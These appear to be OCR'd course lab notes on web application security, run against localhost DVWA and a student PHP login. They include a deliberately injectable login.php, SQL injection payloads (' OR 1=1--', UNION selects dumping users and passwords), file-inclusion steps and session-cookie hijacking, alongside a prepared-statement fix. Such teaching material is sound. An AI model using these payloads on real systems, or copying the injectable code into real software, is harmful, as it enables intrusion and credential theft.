
- PHP/MySQL web application that is vulnerable.
- Main goals:
  - To be an aid for security professionals to test their skills and tools in a legal environment
  - Help web developers better understand the processes of securing web applications.
  - Aid teachers/students to teach/learn web application security in a class room environment.


a. A website attack named Remote file inclusion is basically a one of the most common vulnerability found in web application. This type of vulnerability allows the Hacker or attacker to add a remote file on the web server. If the attacker gets successful in performing the attack he/she will gain access to the web server and hence can execute any command on it.

Questions:

1. Create a login.php/registration.php for your website. Perform local file inclusion using DVWA.

Goto http://localhost/DVWA-master/vulnerabilities/fi/?page=include.php





On the address bar, set page attribute to http://localhost/sqlinjection/login.php

B. . Perform remote file inclusion using DVWA . Display the home page of www.google.com

On the address bar, set page attribute to http://www.google.com

References:

2 Building a Web Hacking Lab (w/ XAMPP and DVWA) :
a. https://www.youtube.com/watch?v=XCqSQJapP7M&t=310s
b. https://www.youtube.com/watch?v=htTEfokaKsM

2 https://dvwa.co.uk/

C. SQL injection for website hacking

https://www.youtube.com/watch?v=3Axp3VDnf0I

softwares :

2. XAMPP

https://www.apachefriends.org/index.html

1. Using a Php application:

Create database named studusers

Create a table login_user:

```
 CREATE TABLE `login_user` (
`id` int(11) NOT NULL,
`name` varchar(60) NOT NULL,
`user_name` varchar(50) NOT NULL,
`password` varchar(300) NOT NULL
)
Insert into login_user
values(1,'IT','admin','admin');
Insert into login_user
values(2,'Vidya','vv','vv');
Insert into login_user
values(3,'hacker','system','manager');
Insert into login_user
values(4,'iamstrongest','system',
                        ' Ethical@#$%Hacking');
```

PHP code:

Login.php

```
<?php
  session_start();
  $message="";
  if(count($_POST)>0)
  {
     $con = mysqli_connect('127.0.0.1:3306','root','','studusers') or die('Unable To connect');
     $result = mysqli_query($con,"SELECT * FROM login_user WHERE user_name='" .
     $_POST["user_name"] . "' and                password = '". $_POST["password"]."'");
     $row  = mysqli_fetch_array($result);
     if(is_array($row))
```

```
    {
            $_SESSION["id"] = $row['id'];
        $_SESSION["name"] = $row['name'];
     }
    else
     {
            $message = "Invalid Username or Password!";
     }
  }
  if(isset($_SESSION["id"]))
  {
    header("Location:index.php");
  }
?>
<html>
<head>
<title>User Login</title>
</head>
<body>
<form name="frmUser" method="post" action="" align="center">
<div class="message"><?php if($message!="") { echo $message; } ?></div>
<h3 align="center">Enter Login Details</h3>
 Username:<br>
 <input type="text" name="user_name">
 <br>
 Password:<br>
<input type="password" name="password">
<br><br>
<input type="submit" name="submit" value="Submit">
<input type="reset">
</form>
</body>
</html>
```

Index.php

```
<?php
session_start();
?>
<html>
<head>
<title>User Login</title>
</head>
<body bgcolor=green>

<?php
if($_SESSION["name"]) {
?>
<center>
<h1>
Welcome <?php echo $_SESSION["name"]; ?>. Click here to <a href="logout.php"
```

```
                        tite="Logout">Logout.
</h1>
</center>
<?php
}else echo "<h1>Please login first .</h1>";
?>
</body>
</html>
```

Logout.php


```
<?php
session_start();
unset($_SESSION["id"]);
unset($_SESSION["name"]);
header("Location:login.php");
?>
```

Enter :

Username = ' OR 1=1--'

Password = 12345 or vv (the one in the studentusers table)

Result :



Conclusion : we are logged into the index.php webpage inspite of giving a wrong username. The username = ' OR 1=1--' is a sql injection malicious code.


How to prevent SQL injection attack?

To prevent SQL injection attack, we use the prepared statement concept – ie parameterized query to avoid SQL injection attack.

loginpreventsql.php

```
<?php
   session_start();
   $message="";
   if(count($_POST)>0)
   {
          $uname = $_POST["user_name"];
          $pass =$_POST["password"];
```

```
$con = mysqli_connect('127.0.0.1:3306','root','','studusers') or die('Unable To
                        connect');
$sql="SELECT * FROM login_user WHERE user_name=? and password =?";
    //echo $sql;
    $stmt =$con->prepare($sql);
    $stmt->bind_param('ss',$uname,$pass);


    $stmt->execute();
    $result = $stmt->get_result();

$row  = mysqli_fetch_array($result);
if(is_array($row))
    {
    $_SESSION["id"] = $row['id'];
        $_SESSION["name"] = $row['name'];
 }
    else
    {
     $message = "Invalid Username or Password!";
}


}
if(isset($_SESSION["id"]))
{
    header("Location:index.php");
}
?>
<html>
<head>
<title>User Login</title>
</head>
<body>
<form name="frmUser" method="post" action="" align="center">
<div class="message"><?php if($message!="") { echo $message; } ?></div>
<h3 align="center">Enter Login Details</h3>
 Username:<br>
 <input type="text" name="user_name">
 <br>
 Password:<br>
<input type="password" name="password">
<br><br>
<input type="submit" name="submit" value="Submit">
<input type="reset">
</form>
</body>
</html>
```



https://www.youtube.com/watch?v=3Axp3VDnf0I&t=728s

2. SQL injection testing using DVWA

1. create the above login_user table in dvwa database.

2. Goto dvwa. Set the security to low. Select SQL Injection. Perform the following commands in the User ID Textbox. Display the outputs and interpret your results:

A. User ID= 1 , User ID=2

If user ID=1

output

ID: 1
First name: admin
Surname: admin

Interpretation , the userid =1 has firstname = admin and surname =admin

User ID =2

B. Find out how many columns are there in the table.

User ID = 1’ order by 1#.

Name the columns in the table.

Output:

```
ID: 1 order by 2
First name: admin
Surname: admin
```

The columns in the table
Are firstname and Surname

User ID = 1’ order by 3#

Output :

Unknown column 3. It means there is no 3rd column. Only 2 columns exist in the table.

3#. What is the output and interpret.

C. 1' or '1'='1

D. 1' UNION select user, password from users#

E. User ID= 1' union select user(), database()#

F. User ID= 1’ union select null, version() #

G. User ID= 1' union select null, user() #

H. User ID= 1' union select null, database() #

I. User ID =1' union select null, table_name from

```
iformation_schema.tables #
 J. User ID =  1' union select
null, concat(id, 0x0a,name, 0x0a
,user_name, 0x0a ,password) from
login_user #
```

References:
https://www.youtube.com/watch?v=BjmhucA08_s
https://www.youtube.com/watch?v=5bj1pFmyyBA
https://www.golinuxcloud.com/dvwa-sql-injection/#Step_7_Display_all_tables_in_information_schema

D. Session Hijacking

Perform session hijacking for the above login php program.

What are the ways to prevent your data hacked by packet sniffers?

Solution:

- Using HTTPS, the secure version of HTTP will prevent packet sniffers from seeing the traffic on the websites you are visiting.
- To make sure you are using HTTPS, check the upper left corner of your browser.
- Tunnel your connectivity to a virtual private network, or a VPN. A VPN encrypts the traffic being sent between your computer and the destination. This includes information being used on websites, services, and applications. A packet


sniffer would only see encrypted data being sent to your VPN service provider.


Download
https://www.wireshark.org/download.html

EditThisCookie extension:
https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg?hl=en

Clear all cookies

http://localhost/sqlinjection2/login.php






Right click->inspect->document.cookie

Now PHPSESSID for Admin = PHPSESSID=tgi4p6cspac1rn1gdgf4n972i8

Next,delete the above session after it is recorded above.

Login as username=vv and password =vv



Right click->inspect->document.cookie


Now PHPSESSID for vv= PHPSESSID=r67idugnsqnegna8flmr9jp0h6


Now the admin is trying to hijack the session of username vv

Click EditThisCookie


In the PHPSessID replace vv's PHPSESSID=r67idugnsqnegna8flmr9jp0h6

With Admin sessionid PHPSESSID=tgi4p6cspac1rn1gdgf4n972i8





Click the green tick symbol and refresh the page



Without logging in the notice that the name is changed to IT.

references :

https://www.youtube.com/watch?v=fbZpsHMgNdk

https://www.youtube.com/watch?v=dI05-zGNmTE

https://www.youtube.com/watch?v=OBpci-ePbpY

PRACTICAL 7

1. Using Cryptool to encrypt and decrypt password,

   Perform encryption and decryption of text by using cryptool 2
   Using the cryptool 2 tool perform the following
   a) Ceaser Cipher
   b) Substitution Cipher
   c) Playfair Cipher

Answer:

Download the current versions of CrypTool 2. There are two versions of CrypTool 2, the stable version and the nightly version. Both versions are available as an EXE installer and as a ZIP archive. The EXE installer supports the creation of a start menu entry, of a desktop link and of an Explorer file type. If you don't know which one to choose, you should prefer the stable version with EXE installer. No admin rights are needed for the installation. Each installation type (EXE and ZIP) has its own online update mechanism. For execution, a 64-bit Windows and **Microsoft .NET Framework 4.7.2** or higher are needed.

Download Stable version


The "Stable Version" is the CrypTool 2 **release** version

The current **release** version is **CrypTool 2.1**

